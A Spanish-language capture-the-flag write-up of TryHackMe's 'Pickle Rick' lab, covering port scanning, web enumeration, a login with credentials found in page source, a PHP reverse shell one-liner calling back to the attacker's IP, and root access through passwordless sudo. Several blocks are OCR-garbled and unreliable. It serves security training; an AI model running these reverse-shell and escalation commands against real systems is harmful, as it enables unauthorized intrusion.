# 🙉 Write-Up: Máquina "Pickle Rick"

Plataforma: Try Hack Me

Proposition de la proposition della proposition

Autor: Joaquín Picazo

### Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- Reconocimiento Recolección de información general sobre la máguina objetivo.
- 2 Escaneo y Enumeración Identificación de servicios, tecnologías y versiones en uso.
- 3 Explotación Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 Escalada de Privilegios y Post-Explotación Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



### 📡 1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos abiertos. Solo está abierto el puerto 22 y 80. Se puede deducir que debo recopilar información de la web y así encontrar credenciales para ingresar por vía ssh.

```
)-[/home/cypher/picklerick]
nmap -vvv -p- --open 10.10.169.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 13:13 -03
Initiating Ping Scan at 13:13
Scanning 10.10.169.102 [4 ports]
Completed Ping Scan at 13:13, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:13
Completed Parallel DNS resolution of 1 host. at 13:13, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SVM Steelth Scan at 13:13
Initiating SYN Stealth Scan at 13:13
Scanning 10.10.169.102 [65535 ports]
Discovered open port 22/tcp on 10.10.169.102
Discovered open port 80/tcp on 10.10.169.102
SYN Stealth Scan Timing: About 18.47% done; ETC: 13:16 (0:02:17 remaining)
SYN Stealth Scan Timing: About 53.27% done; ETC: 13:15 (0:00:54 remaining)
Completed SYN Stealth Scan at 13:15, 97.47s elapsed (65535 total ports)
Nmap scan report for 10.10.169.102
Host is up, received reset ttl 63 (0.27s latency).
Scanned at 2025-03-23 13:13:51 -03 for 97s
Not shown: 65466 closed tcp ports (reset), 67 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON
22/tcp open ssh
                              syn-ack ttl 63
80/tcp open http
                              syn-ack ttl 63
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 98.06 seconds
                Raw packets sent: 76110 (3.349MB) | Rcvd: 74259 (3.072MB)
```

### ② 2. Escaneo y Enumeración

Hago un escaneo más detallado de los puertos que encontré abiertos anteriormente para conocer mejor sus servicios y versiones.

```
(root@ kali)-[/home/cypher/picklerick]
# nmap -vvv -p 22,80 -sV -sC 10.10.169.102
```

```
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8:2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
3072 93:fc:71:b8:e0:f8:0a:c8:2e:62:f8:79:8c:Be:ed:0a (RSA)
ssh-hostkey:
3072 93:fc:71:b8:e0:f8:0a:c8:2e:62:f8:79:8c:Be:ed:0a (RSA)
ssh-rsa AAAAB3N:aciyyzcZEAAADAOABAAB3QUMOMSXZ3QDWBOKU-ymunrcqklcldKrykw3fxHFZmEKRJMKUdU/AEEAVXVINtV4ue+Eb48/6JzVyXCP0eUuIdxEtNrshgJ7A3mPX0Zik5Rri5LU7hTGdh8DzRhqLUrFB
AscmNVFRQRTjSH4QHeIhlxP3xRli4Jw126J8qug5gBkUUpMS952AJ56A2WPim2csCUdu8KvhGvF5Sk6Iil5kqvUl2omMIIVhqA7Uk9phqsKvWGNhFMzCBP30gT2Jj5pi9AAgL1jUsDyEXhhxxJbuACJ6sUHB6gZnyJwTMt
2+1Lqp0k(akRoZmvqbnKfikc)jBAU8cx179pjtAuAlucwJ1lQZFzdUc9pNI+J4B7d5rtXFXP/xgLW9PjGQZr5FgEp0SEI3OY4FBd+KtSXvxbmtbrtx74Xyn6cavVYPDpK4SEm02rNQMS6Ln6J10pLfFlob3GqH09aKDCPbXbf
12CQp(xjnPoknegUpNXI)PywAreV6TGUYpkuklq59BpaG08VZD9urQkv
1256 1b:6c:d7:e0:77:9b:ad:96:e6:97:60:e0:56:de:b4:a3 (ECDSA)
1256 1b:6c:d7:e0:77:9b:ad:96:e6:97:60:e0:56:de:b4:a3 (ECDSA)
1256 2cdsa-sha2e2y1zHMLXKOVTITBMLZdHAyNTYAAAABBBBB5CEVLB8vZVZJODC4155LGGudaD8pCs10sHH0A8entKbBV7h7LeTrpovvDOHx0yB27zj17DCqb6o/ct+0bSYE=
1256 40:89:88:88:b3:b8:35:a7:f4:c7:d3:58:6a:00:eb:50 (ED25519)
125h=ed25519 AAAACXXXACAILZOIINTESAAAAIMkubGVtr.Ff1p0j7H-hF8mdny6Repu1+fY020t5KeXX
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
12http-strever-header: Apache/2.4.41 (Ubuntu))
```

Hago un análisis rápido de la web con whatweb

```
(robi6 kall)-[/home/cypher/picklerick]
hatweb 10.10.169.102
hatweb 10.10.169.102
http://lo.10.169.102 [200 0K] Apache[2.4.41], Bootstrap, Country[RESERVED][22], HTML5, HTTPServer[Ununtu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.169.102], JQuery, Script, Title[Rick is sup4r cool]
```

Con **gobuster** encontré los siguientes directorios en la web.


Uso **nikto** para buscar más información relevante en la web.

```
| Caption | Capt
```

El código fuente de uno de los directorios encontrados anteriormente entrega en un comentario un nombre de usuario.

```
1 < JOCKTYPE html>
2 chtml lang="n">
3 chamber lang="n">
3 chamber lang="n">
4 chitle-Rick is supdr cool</title>
5 conta charsata-"utf-8">
6 conta charsata-"utf-8">
6 conta charsata-"utf-8">
7 clink rel="tylesheet" hord-"assats/hootstran.min.css">
8 conta range="usepart" content="usidth=device-width, initial-scale=1">
8 conta range="usepart" content="usidth=device-width, initial-scale=1">
8 conta range="usepart" content="usidth=device-width, initial-scale=1">
8 conta range="usepart" content="usepart" content="u
```


Otro directorio solo muestra una palabra sin sentido. Es curioso, podría ser una contraseña o algo así.






### 💥 3. Explotación de Vulnerabilidades

Ingreso al login e ingreso el nombre de usuario encontrado anteriormente y uso la palabra sin sentido en la parte de la contraseña.



Inicio de sesión exitoso. Ahora busco un panel de comandos. Ingreso whoami para ver si me entrega el usuario actual en la máquina. Y efectivamente, me da el usuario www-data. Puedo usar este panel de comandos para ejecutar algún comando que me sirviese para hacer una reverse shell.



En mi máquina me pongo a la escucha en el puerto 443 para recibir la conexión.

```
i)-[/home/cypher/picklerick]
    nc -lvnp 443
listening on [any] 443
```

En <a href="https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet">https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet</a> hay muchas formas de realizar una reverse shell (diferentes lenguajes), usaré la forma mediante php. Ahora, se configura la IP y el puerto en el cual quiero recibir la conexión. Finalmente, ejecutar.

#### Command Panel

```
php -r '$sock=fsockopen("10.21.144.200",443);exec("/bin/sh -i <&3 >&3 2>&3");'
www-data
```

### 🔐 4. Escalada de Privilegios y Post-explotación

Luego de la ejecución del comando anterior, se recibe la conexión en el puerto 443 de mi máquina, lo cual me da acceso a una terminal simple. Busco el ingrediente.

```
$ whoami
www-data
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
$ pwd
/var/www/html
```

### Busco el segundo ingrediente

```
$ cd home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ cat "second ingredients"
1 jerry tear
```

Ahora, intento escalar privilegios. Ingreso **sudo -l** y me doy cuenta que puedo ingresar cualquier comando sin necesidad de contraseña. Entonces, ingresé sudo su para ser usuario root. Ahora soy usuario root.

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-10-25-185:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on ip-10-10-25-185:
        (ALL) NOPASSWD: ALL
$ sudo su
whoami
root
```

Busco la última bandera.

```
cd root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```

## 🏆 Banderas y Resultados

- ✓ Usuario: Se obtuvo acceso como usuario no privilegiado.
- ✔ Root: Se logró escalar privilegios hasta obtener control total del sistema.
- ✔ Banderas: Se obtuvieron las tres banderas/ingredientes solicitados.